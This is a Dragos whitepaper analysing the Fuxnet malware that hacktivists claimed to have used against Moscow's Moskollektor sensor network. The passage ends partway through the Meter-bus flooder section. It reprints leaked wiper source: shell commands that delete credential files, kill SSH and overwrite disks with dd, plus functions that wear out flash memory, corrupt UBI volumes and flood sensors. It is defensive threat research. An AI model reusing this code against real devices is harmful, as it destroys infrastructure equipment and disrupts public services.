WHITEPAPER

DRAGOS
SAFEGUARDING CIVILIZATION

Fuxnet Malware

Novel Variant Targeting Sensor Operations in Municipal Infrastructure

BRYCE LIVINGSTON | SENIOR ADVERSARY HUNTER II

SAM HANSON | SENIOR VULNERABILITY ANALYST

DRAGOS, INC

MAY 2024

Table of Contents

Executive Summary

In April 2024, the pro-Ukrainian hacktivist group Blackjack claimed to have launched a significant cyberattack on Moskollektor, a key entity managing Moscow's municipal infrastructure. The attack introduced a malware variant, Fuxnet, designed to disrupt sensor operations at Purdue Level 0. Despite the lack of concrete evidence on its full deployment scope, the incident is a stark reminder of the increasing normalization of hacktivist attacks on ICS environments, posing significant threats to operations and security. The potential classification of Fuxnet as the 8th known ICS-specific malware, pending concrete evidence of its compiled form, underscores its severity and the urgent need for comprehensive analysis.

This report examines the technical components of Fuxnet, its potential impact, the broader implications of this attack for industrial control systems (ICS) security, and the measures that are essential for mitigating the risks posed by increasingly sophisticated threats to ensure resilience in ICS environments.

Key Findings

- **Dragos considers that Fuxnet could be classified as the 8th known ICS-specific malware, pending concrete evidence of its compiled form, on the basis that it appears to have used knowledge of ICS-specific Meter-bus protocols and has Stage 2 of the ICS Cyber Kill Chain attack intent.**
- The Fuxnet malware, as depicted in screenshots posted by Blackjack to a leak site, appears functional with an "ICS-specific" component designed to disrupt sensor operations at Purdue Level 0.
- Fuxnet exploits vulnerabilities within Moskollektor's infrastructure. If deployed, it likely led to the destruction or disruption of sensor gateways.
- This malware would require significant modification to pose a threat to other OT environments.
- Based on screenshots shared by Blackjack and changes to Moskollektor's public web assets and social media profiles, Dragos assesses that Blackjack or another entity successfully infiltrated their IT network.
- Without additional corroborating evidence of the malware's effectiveness against OT networks, the extent of the impact on the sensors or whether it caused a permanent denial of service (DoS) on the Meter-Bus protocol is unproven.
- **This incident fits within a broader trend of increasing hacktivist activities targeting OT systems, with varying degrees of actual disruption. Such operations often mix real impacts with exaggerated claims, yet they draw significant attention to the vulnerabilities within critical infrastructure sectors. The visibility of these claims may encourage other adversaries to adopt similar tactics to advance their causes.**

Attack Overview

On 09 April 2024, the hacktivist persona known as Blackjack announced a successful breach of Moskollektor, a Russian municipal agency managing Moscow's sensor network infrastructure. The initial intrusion reportedly occurred in June 2023, culminating in a disruptive attack in April 2024 that allegedly impacted multiple Moscow city services. Blackjack released data to prove their claims and detailed the attack's technical execution. Among Blackjack's most significant claims was the deployment of an ICS-specific malware dubbed Fuxnet. Fuxnet not only functions as an aggressive Linux wiper but may also disrupt remote sensors using the Meter-Bus (also known as M-Bus) protocol to induce operational failures; however, this capability remains unverified. Outlined below are the key assertions made by Blackjack concerning the impact of the Moskollektor incident:

- Gained access to the Russian 112 Emergency Service number (equivalent to 911 in the United States).
- Disabled 87,000 "sensors and controls" at Airports, subways, and gas pipelines.
- Destroyed sensor equipment (Purdue level 0).
- Wiped all servers, routers, and most workstations.
- Deactivated physical access to the Moskollektor building for employees.
- Defaced the Moskollektor's webpage.[1]

Dragos' analysis of the available data and subsequent communication with the Blackjack group led Dragos to make a moderate confidence assessment that Moskollektor was indeed compromised, and that data had been extracted. Nonetheless, Dragos assigns a low confidence assessment to the reality of the full extent of operational disruption or the detailed functionalities of the Fuxnet malware, as claimed by Blackjack. It is crucial to recognize that hacktivist groups often have strong motives to exaggerate or entirely fabricate the scope of their activities. This report provides a detailed evaluation of the claims made by Blackjack and the characteristics of the purported malware.

Moskollektor

Understanding the targeted organization is necessary to contextualize the Fuxnet malware's functionality and deployment. Joint Stock Company (JSC) "Moskollektor" is a municipal entity in Moscow responsible for overseeing the city's communication "collectors."[2] These collectors are substantial underground tunnels reinforced with concrete, housing essential utilities like power and communication cables, hot and cold water, and natural gas lines. Their primary purpose is to centralize the maintenance and management of these utilities, safeguarding Moscow's critical infrastructure and conserving urban real estate.[3]

[1] https://web.archive.org/web/20240409020908/https://moscollector.ru/
[2] о-компании - Moskollektor
[3] Подземные коммуникации: как устроены столичные коллекторы - Moscow Urban Services Complex




FIGURE 1: DEPICTION OF UNDERGROUND COMMUNICATION COLLECTOR. IMAGE RETRIEVED FROM MOSCOW URBAN SERVICES COMPLEX WEBSITE

FIGURE 2: IMAGE OF UNDERGROUND COMMUNICATION COLLECTOR. IMAGE RETRIEVED FROM MOSCOW URBAN SERVICES COMPLEX WEBSITE

Moskollektor's role is to monitor these tunnels continuously, identifying issues and deploying maintenance crews as needed rather than directly operating the infrastructure. For effective monitoring, Moskollektor employs a network of sensors produced by the Russian firm JSC SBK (Secure Collector Systems). JSC SBK manufactures devices at various levels of the Purdue model, including sensors, gateways, and dispatch systems. These sensors collect physical data and transmit it to gateways capable of using TCP/IP to send this information to a central monitoring system.[4] SBK documentation refers to the sensors as occupying the system's "lower level," the gateways as occupying the "middle level," and any SCADA or dispatch software or equipment as occupying the system's "upper level." Details released by Blackjack reveal technical

[4] Применение системы - АО SBK

specifications of the gateways used in Moskollektor's network, including internal IP addresses, some model names, and geographic coordinates. Moskollektor utilizes two primary types of gateways:

- MPSB (Secure Data Transmission Module) - According to SBK documentation, this device facilitates communication with the SBK system upper level via the TCP/IP protocol over Ethernet and General Packet Radio Service (GPRS) interfaces (using an external modem). Communication with lower-level devices is facilitated over CAN, RS-232, or RS-485. The device comes with built-in OpenSCADA, asterisk, and OpenWRT software, as well as a native OPC UA gateway.[5]
- TMSB (Telemetry Module) - This device is functionally similar to the MPSB. It supports the same basic functionality, except the TMSB is geared toward operating geographically distributed systems and thus sports a 3G/4G modem for redundant connection to the system upper level.

FIGURE 3: AO SBK MPSB AND TMSB GATEWAY DEVICES, IMAGE RETRIEVED FROM AO-SBK WEBSITE

The MPSB pairs with an industrial IoT router to facilitate network connectivity. Moskollektor's use of the Russian-manufactured iRZ RL22w 3G router is noted in the leaked data, which eliminates the need for a separate IoT router with the TMSB due to its integrated cellular modem.[6]

These components collectively form a distributed sensor network that monitors Moscow's infrastructure. The below screenshot depicts the plotted locations of Moskollektor SBK gateways posted by Blackjack:

[5] MPSB (Module for the Secure Transmission of Data – AO-SBK
[6] iRZ RL22w – RZ Electronics




FIGURE 4: IMAGE OF UNDERGROUND COMMUNICATION COLLECTOR. IMAGE RETRIEVED FROM MOSCOW URBAN SERVICES COMPLEX WEBSITE

This detailed insight into Moskollektor's operations contributes to Dragos' moderate confidence that Blackjack successfully compromised and extracted data from Moskollektor between approximately June 2023 and April 2024.

Analyzing the FUXNET Malware


Blackjack has publicly shared screenshots depicting the Fuxnet malware code and its supposed deployment. However, Dragos notes that Blackjack has not yet provided a compiled version of the malware to security researchers or firms, and it remains unpublicized. Consequently, the following analysis relies solely on the screenshots provided by Blackjack and thus lacks external verification. Despite this limitation, Dragos assesses with low confidence that the analyzed code could be operational within the context of Moskollektor's network.

At a high level, the Fuxnet malware consists of two primary components based on the code snippets provided:

- **Sensor Gateway Destructor Component:** This component is essentially a Linux destructive wiper. This component was targeted at the Moskollektor sensor gateways. The destructor component consists of a few submodules:
  - **File System Destructor**
  - **UBI Volume Destructor**
  - **Flash Memory Destructor**
- **Sensor Denial of Service (DoS) Component:** This component can disrupt operations by "flooding" or fuzzing Meter-bus data to induce DoS conditions. This malware segment is specifically engineered for ICS environments, targeting the low-level sensors within the Moskollektor network.

The malware is coded in C and, according to the screenshots released on 15 April 2024, has been compiled for various OS architectures. Blackjack has indicated to Dragos that the deployment of these components was staggered, a strategy that appears plausible based on the code's structure. This phased deployment would ensure that early destructive actions do not preclude later attacks on the ICS components. Although not explicitly verified, Blackjack claims that initial access to Moskollektor's network was achieved through a direct exploit.

Blackjack released the initial proof of the Fuxnet malware through nine source-code screenshots and two videos purportedly showcasing its deployment, all shared between 08 and 09 April 2024. A subsequent 'post-hack update' on 15 April 2024 added three more screenshots.



../		
fuxnet_bad_sectors.png	08-Apr-2024 05:50	137K
fuxnet_deploying.png	09-Apr-2024 01:28	380K
fuxnet_sensor_down.png	09-Apr-2024 01:28	63K
fuxnet_source_destructor.png	08-Apr-2024 06:32	184K
fuxnet_source_flash_re-programmer.png	09-Apr-2024 09:15	107K
fuxnet_source_mbus-flooder.png	08-Apr-2024 06:32	95K
fuxnet_source_ssd-reaper.png	08-Apr-2024 06:32	121K
fuxnet_source_ssd-torture.png	09-Apr-2024 02:37	112K
fuxnet_targeting-sensor-router.png	08-Apr-2024 05:50	124K
fuxnet_vid1_deploying.mov	09-Apr-2024 01:28	86M
fuxnet_vid2_deploying.mov	09-Apr-2024 01:28	22M

FIGURE 5: DIRECTORY LISTING OF LEAK SITE CONTAINING SCREENSHOTS OF FUXNET CODE

../		
all_ip_sensors.txt	05-Apr-2024 15:41	33K
fuxnet_multi-arch-binaries.png	15-Apr-2024 09:27	8490
fuxnet_source_mbus_packet.png	15-Apr-2024 09:24	82K
fuxnet_source_mbus_packet_struct.png	15-Apr-2024 09:36	122K

FIGURE 6: DIRECTORY LISTING OF LEAK SITE CONTAINING SCREENSHOTS OF FUXNET CODE

The sensor DoS component is the only part of the malware explicitly designed for industrial control systems (ICS). Although it is relatively basic in its sophistication, Dragos considers that this malware could be classified as the eighth known ICS-specific malware, pending concrete evidence of its compiled form. Currently, without such evidence, the legitimacy of the Meter-bus module remains unverified by Dragos.

Deployment

No independent evidence details the exact deployment method of Fuxnet within Moskollektor's network. However, the information from the data dump allows for a logical reconstruction of the malware's deployment process. Initially, the adversary would identify and document the IP-targeted devices' IP addresses, functions, and roles. According to the screenshots, Blackjack compiled this information into a file named all_sensor_router_ips-ex-civilian.txt:




FIGURE 7: COMPILATION OF SENSOR GATEWAY IP ADDRESSES

The next step involved gaining access to the identified gateways and sensors. The exfiltrated data suggests that the adversary achieved root access to iRZ R2 IoT routers, potentially exploiting default device passwords. The method of distributing Fuxnet to the sensor gateways remains unclear, but with root access to the routers, it would likely not have been technically challenging. Moreover, evidence suggests that the TMSB sensor gateways were vulnerable due to default passwords, particularly when accessed via SSH.




FIGURE 8: BLACKJACK EXFIL SCREENSHOT CLAIMING ROOT ACCESS TO IRZ R2




FIGURE 9: BLACKJACK EXFIL SCREENSHOT SHOWING ACCESS TO AND DEFAULT PASSWORD FOR TMSB MODULE

Once the adversary had enough information and access to proceed, the deployment of Fuxnet within Moskollektor likely followed the following sequence, based on Dragos' current understanding of the malware:

- Discovery of sensor gateway IP addresses, locations, functions, and purposes.
- Initial scripted deployment of Fuxnet binaries.
- Lockdown and destruction of the filesystem on gateway sensor devices.
- Initiation of Meter-Bus data flooding to create a denial-of-service condition in the sensor.
- Destruction of the sensor gateway's UBI volumes.
- Annihilation of the sensor gateway's NAND chips and MTD flash memory.

File System Destructor

The core destructive functionality of the Fuxnet malware is encapsulated in a C function labeled *reaper_start* which executes multiple system commands to disrupt the target device.

```
634  static void
635  reaper_start(void) {
636      reaper_pid = fork();
637      if (reaper_pid != 0)
638          return;
639
640      is_exit = 1;
641      sleep(REAPER_START_DELAY);
642  #ifdef TESTING
643  # warning "TESTING is defined. REAPER is disabled."
644      system("echo 'REAPER not activated..TESTING is set'");
645  #else
646  # warning "THIS IS PRODUCTION AND REAL DESTRUCTION!!!"
647      system("mount -o remount,rw /; mount -o remount,rw /opt; mount -o remount,rw /mnt/usb");
648      system("rm -rf /etc/passwd /etc/shadow /sbin/agetty /usr/sbin/telnetd /usr/sbin/sshd /usr/bin/pinger /usr/bin/ifinfo /usr/bin/smsd /etc/config /usr/sbin/uhttpd /opt /mnt/usb /var/log");
649      system("systemctl stop systemd-logind; systemctl stop ssh; systemctl stop serial-getty@ttyS0; systemctl stop getty@tty1");
650      system("killall -9 sshd telnetd dropbear uhttpd askfirst smsd agetty");
651      system("pkill -9 sshd; pkill -9 telnetd; pkill -9 dropbear; pkill -9 uhttpd; pkill -9 askfirst; pkill -9 smsd; pkill -9 agetty");
652      system("cp /bin/sh /dev/shm");
653      system("firstboot -y");
654      sleep(REAPER_RMRF_DELAY);
655      system("ip route del default; route del default gw");
656      system("ip link del eth0; ip link del sim1; ip link del pppol2tp1");
657      system("ifconfig eth0 down; ifconfig sim1 dopwn");
658      system("rm -rf /root /etc 2>/dev/null >/dev/null &");
659      system("dd bs=4k if=/dev/zero of=/dev/mmcblk0 2>/dev/null >/dev/null &");
660      system("dd bs=4k if=/dev/zero of=/dev/mtdblock7 2>/dev/null >/dev/null &");
661      system("dd bs=4k if=/dev/zero of=/dev/sda 2>/dev/null >/dev/null &");
662      system("dd bs=4k if=/dev/zero of=/dev/sdb 2>/dev/null >/dev/null &");
663      system("mv /bin/sh /bin/sh.bak; sync; sync"); // LAST, Therafter no more system() calls allowed.
664  #endif
665
666      while (1) {
667          sleep(100);
668      }
669      exit(0);
670  }
671
```

FIGURE 10: LINUX FILESYSTEM DESTRUCTOR "REAPER_START" FUNCTION

This function makes multiple *system* calls with bash commands as a parameter, spawning a child process and executing the specified commands. The code does the following:

- Remounts multiple directories with read and write privileges: */root*, */opt*, and */mnt/usb*.
- Deletes critical binary files.
- Stops critical services.
- Restart the device with factory defaults.


After initiating these commands, the malware imposes a delay (REAPER_RMF_DELAY). Dragos initially assessed that this delay allowed time for the forked commands to finish execution. However, Blackjack later clarified to Dragos that this two-hour delay was designed to coincide with executing the Meter-bus flooding component. Following this delay, the malware isolates the device from external networks, erases significant filesystem directories like /root and /etc, and corrupts external storage devices such as SD cards and SSDs by writing junk data, rendering the data unrecoverable.

Linux Reaper/Destructor

MTD flash memory chips store non-volatile data, such as boot images and configurations. These storage systems must be erased before rewriting, and they have a limited lifespan; they cannot be constantly erased and rewritten, or the hardware will wear out. [7]

The Fuxnet *mtd_torture* function shown in Figure 14 continuously erases and repeatedly writes values from the patterns array (defined elsewhere in the code) to each memory block until the block is "worn out." Like the NAND reaper component, this effectively destroys the flash memory block by block.

[7] Memory Technology Device – Dave Embedded Systems




```
306  static void
307  mtd_torture(int fd) {
308      struct fux_mtd_ei ei;
309      struct fux_mtd_info_user mtd_info;
310      char *buf;
311      int ret;
312      size_t sz;
313      uint8_t pat;
314
315      ret = ioctl(fd, MEMGETINFO, &mtd_info);
316      if (ret < 0)
317          return;
318
319      sz = mtd_info.erasesize;
320      buf = malloc(sz);
321
322      ei.start = offset;
323      ei.length = sz;
324      while (!is_stop) {
325          while (!is_stop) {
326              if (ioctl(fd, MEMERASE, &ei) < 0)
327                  break;
328
329              pat = patterns[wr_amount % ARRAY_SIZE(patterns)];
330              memset(buf, pat, sz);
331              if (lseek(fd, offset, SEEK_SET) != offset)
332                  break;
333              if (write(fd, buf, sz) != sz)
334                  break;
335              wr_stat += sz;
336              wr_amount++;
337          }
338          if (is_stop)
339              break;
340
341          ei.start += sz;
342          offset += sz;
343          if (ei.start >= mtd_info.size) {
344              sleep(10);
345              ei.start = 0;
346          }
347      }
348  }
```

FIGURE 11: ANNOTATED FUXNET MTD TORTURE COMPONENT

UBI Destructor

The UBI ((Unsorted Block Images)) file system (UBIFS) is a non-volatile flash file system used in Linux that retains data even when powered off.[8] This file system usually stores various information for Linux hosts: firmware, OS files, config data, logs, application data, etc. The Fuxnet *ubi_reaper* function shown in Figure 12 attempts to render the UBI file system on the victim host unusable.

[8] UBI File System – The Linux Kernel Documentation

```c
static void
ubi_reaper(char *fn) {
    int fd;
    int64_t size;
    ssize_t wz;

    if (ubi_buf == NULL)
        ubi_buf = malloc(UBI_WRITE_SIZE);
    if (ubi_buf == NULL)
        return;

    memset(ubi_buf, 0xff, UBI_WRITE_SIZE);
    fd = open(fn, O_WRONLY);
    if (fd < 0) {
        fprintf(stderr, "open(%s): %s\n", fn, strerror(errno));
        return;
    }
    // Advertise a LARGER size then we actually write so that the NAND goes BAD.
    size = UBI_WRITE_SIZE * UBI_WRITE_ROUNDS + UBI_WRITE_SIZE;
    rv = ioctl(fd, UBI_IOCVOLUP, &size);
    if (rv < 0)
        fprintf(stderr, "ioctl(%s, UBI_IOCVOLUP=%"PRId64"): %s\n", fn, UBI_IOCVOLUP, strerror(errno));

    // Incomplete flash to destroy UBI nand.
    int i;
    for (i = 0; i < UBI_WRITE_ROUNDS; i++)
        wz = write(fd, ubi_buf, UBI_WRITE_SIZE);

    if (wz != UBI_WRITE_SIZE)
        fprintf(stderr, "write(%s)=%zd: %s\n", fn, wz, strerror(errno));

    close(fd);
}
```

fn = volume name... "/dev/my_volume"

set ubi_buff to all 0xff values with size UBI_WRITE_SIZE

open UBI volume with R/W privileges

issue a "UBI Volume Update" IOCTL operation with overly large size

write to volume UBI_WRITE_ROUNDS number of times with ubi_buff data (0xff).

system expects total size of written data to be: UBI_WRITE_SIZE * UBI_WRITE_ROUNDS + UBI_WRITE_SIZE

...but we are only writing: UBI_WRITE_SIZE * UBI_WRITE_ROUNDS an "incomplete" amount of data

FIGURE 12: FUXNET UBI_REAPER FUNCTION

This function opens a UBI volume and issues a "volume update" command (UBI_IOCVOLUP IOCTL) specifying how much data should be written. It deliberately fails to write the correct amount of data, leading to two outcomes:

- It writes corrupt data (0xff) to the UBI volume.
- It leaves the volume update incomplete, which prevents the device from reading or writing to this volume, thus rendering it inoperable.

Meter-bus Flooder

Meter-bus is a European standard protocol for reading specific sensor data from water, gas, and electricity meters.[9] The protocol uses a Controller/Worker (referred to as Master/Slave in the Meter-Bus documentation) architecture, with a Controller node (the sensor gateways) polling the sensor devices to collect data. Notably, Meter-bus is not a routable protocol and does not require a transport or session layer, using only layers 1-5 and 7 of the Open Systems Interconnection (OSI) (physical, data link, network, and application layer).

With access to the sensor gateways, the Blackjack adversary would have been able to induce the gateway to send messages to the sensors connected to it on the gateway's serial interface. The data dump indicates the adversary used this access to

[9] Overview – M-bus

launch a Meter-Bus "flood attack" to trigger an unknown bad state in the remote sensor devices and overwhelm the sensor with requests. First, the code continuously sends Meter-bus packets until an error is received by the gateway or the sensor terminates the connection, as shown in Figure 9.

```
333
334     while (!is_stop) {
335         FD_SET(fd, &rfd);
336         FD_SET(fd, &wfd);
337         n = select(fd + 1, &rfd, &wfd, NULL, NULL);
338         if (n < 0) {
339             if ((errno == EAGAIN) || (errno == EINTR))
340                 continue;
341             break;
342         }
343         if (FD_ISSET(fd, &rfd)) {
344             // Empty all data
345             sz = read(fd, rbuf, sizeof rbuf);
346             if (sz == 0)
347                 break; // EOF
348             if (sz < 0) {
349                 if ((errno != EAGAIN) && (errno != EINTR))
350                     break;
351             }
352             offset += sz;
353         }
354
355         if (!FD_ISSET(fd, &wfd))
356             continue;
357
358         wz = write(fd, wptr, wend - wptr);
359         if (wz < 0) {
360             if ((errno == EAGAIN) || (errno == EINTR))
361                 continue;
362             break;
363         }
364         wptr += wz;
365         wr_stat += wz;
366         if (wptr >= wend) {
367             wr_amount++;
368             wptr = wbuf;
369             wend = wptr + mk_mbus_packet(m);
370         }
371     }
372
```

continuously loop below code until connection closes or error is returned

checks is there's any data to be read from sensor

checks to see if the connection has been closed. If so, break from loop.

checks to see if error condition occurred. If so, break from loop.

